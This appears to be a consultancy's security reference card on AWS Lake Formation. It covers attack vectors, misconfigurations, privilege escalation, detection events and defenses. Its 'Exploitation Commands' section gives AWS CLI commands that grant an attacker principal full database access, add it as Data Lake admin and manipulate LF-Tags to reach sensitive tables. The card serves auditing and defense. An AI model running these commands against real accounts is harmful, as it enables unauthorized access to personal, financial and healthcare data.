

AWS Lake Formation Security

DATA LAKEAWS Lake Formation manages data lake permissions on S3 and Glue Catalog. Security risks include permission bypass, cross-account access abuse, and LF-Tag exploitation for unauthorized data access.
📋Service Overview
Lake Formation Permissions
Centralizes permissions for Glue databases, tables, and S3 data locations. Replaces IAM-based access with fine-grained column/row-level security. Integrates with Athena, Redshift, EMR.
Attack note: Data Lake administrators have god-mode access. Permission grants can bypass IAM restrictions on underlying S3.
LF-Tags (Tag-Based Access Control)
Attribute-based access control using key-value tags on databases, tables, columns. Grants based on tag expressions. Simplifies permission management at scale.
Attack note: LF-Tags can be modified if you have UpdateLFTag permission. Tag manipulation = permission manipulation.
Security Risk Assessment
Lake Formation controls access to potentially petabytes of data lake content. Administrator roles bypass all restrictions. LF-Tag manipulation or grant abuse enables access to restricted datasets.
⚔️Attack Vectors
Permission Manipulation
- •Grant self access via GrantPermissions
- •Modify LF-Tags to gain access
- •Exploit overly broad tag expressions
- •Cross-account grant abuse
- •Data location permission bypass
Administrator Abuse
- •Data Lake admin full access
- •Register attacker S3 as data location
- •Create grants for external accounts
- •Modify database/table settings
- •Disable cell-level filters
⚠️Misconfigurations
Permission Issues
- •IAMAllowedPrincipals still enabled
- •Super permission on databases
- •ALL_TABLES grant on database
- •Cross-account with grantable option
- •Data location allows any bucket
LF-Tag Issues
- •Tags with broad expressions (PII=*)
- •Too many users can alter tags
- •No tag-based data filtering
- •Sensitive tables untagged
- •Tag values not restricted
🔍Enumeration
aws lakeformation list-permissionsaws lakeformation get-effective-permissions-for-path \
--resource-arn S3_ARNaws lakeformation list-lf-tagsaws lakeformation get-data-lake-settingsaws lakeformation list-resources📈Privilege Escalation
Grant-Based Escalation
- •GrantPermissions → Self-grant Super
- •CreateLFTag → Create permissive tag
- •AddLFTagsToResource → Tag for access
- •PutDataLakeSettings → Add self as admin
- •RegisterResource → Add attacker S3
Escalation Paths
- •CreateLFTag → Assign to tables → Query access
- •Modify tag values → Match grant expression
- •Grant with grantable → Recursive grants
- •Data Lake admin → All databases/tables
- •Cross-account → Exfil to external account
📊Data Exposure
Catalog Metadata
- •Database and table names
- •Column schemas and types
- •S3 data locations
- •Partition information
- •Table statistics
Underlying Data
- •S3 Parquet/ORC/CSV files
- •PII in data lake tables
- •Financial/healthcare records
- •ML training datasets
- •Aggregated analytics data
🛡️Detection
CloudTrail Events
- •GrantPermissions - new grant
- •RevokePermissions - permission removed
- •PutDataLakeSettings - admin changes
- •CreateLFTag - new tag created
- •AddLFTagsToResource - tag assignment
Indicators of Compromise
- •New grants to unknown principals
- •LF-Tag creation/modification
- •Data Lake admin additions
- •Cross-account grants
- •Unusual GetTableObjects patterns
💻Exploitation Commands
aws lakeformation grant-permissions \
  --principal DataLakePrincipalIdentifier=ATTACKER_ARN \
  --permissions ALL \
--resource '{"Database":{"Name":"prod_db"}}'aws lakeformation create-lf-tag \
--tag-key "access" \
--tag-values "all" "restricted" "public"aws lakeformation add-lf-tags-to-resource \
--resource '{"Table":{"DatabaseName":"db","Name":"sensitive"}}' \
--lf-tags '[{"TagKey":"access","TagValues":["all"]}]'aws lakeformation grant-permissions \
--principal DataLakePrincipalIdentifier=ATTACKER_ARN \
--permissions SELECT \
--resource '{"LFTagPolicy":{"Expression":[{"TagKey":"access","TagValues":["all"]}]}}'aws lakeformation put-data-lake-settings \
--data-lake-settings '{"DataLakeAdmins":[{"DataLakePrincipalIdentifier":"ATTACKER_ARN"}]}'aws athena start-query-execution \
--query-string "SELECT * FROM db.table" \
--result-configuration OutputLocation=s3://bucket/📜IAM/Lake Formation Examples
{
  "Effect": "Allow",
  "Action": "lakeformation:*",
  "Resource": "*"
}
Full Lake Formation access - can grant self admin, access all data
{
  "Effect": "Allow",
  "Action": [
    "lakeformation:GetDataAccess",
    "lakeformation:GetEffectivePermissionsForPath"
  ],
  "Resource": "*"
}
Only get data access based on existing grants
{
  "Effect": "Allow",
  "Action": [
    "lakeformation:GrantPermissions",
    "lakeformation:BatchGrantPermissions"
  ],
  "Resource": "*"
}
Can grant permissions to any principal - escalation risk
{
  "Effect": "Deny",
  "Action": [
    "lakeformation:PutDataLakeSettings",
    "lakeformation:RegisterResource"
  ],
  "Resource": "*"
}
Prevent admin escalation and new resource registration
🛡️Defense Recommendations
Disable IAMAllowedPrincipals
Enable Lake Formation permissions model fully. Remove legacy IAM-based access.
PutDataLakeSettings with CreateDatabaseDefaultPermissions=[]Restrict Admin Role
Limit Data Lake Administrators. Use separate roles for grant management.
LF-Tag Governance
Control who can create/modify LF-Tags. Review tag expressions regularly.
Deny GrantPermissions
Use SCP to deny GrantPermissions except from governance roles.
Monitor Grants
Alert on GrantPermissions, PutDataLakeSettings, CreateLFTag events.
Audit Permissions
Regularly review ListPermissions output for unexpected grants.
AWS Lake Formation Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See AWS Lake Formation security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.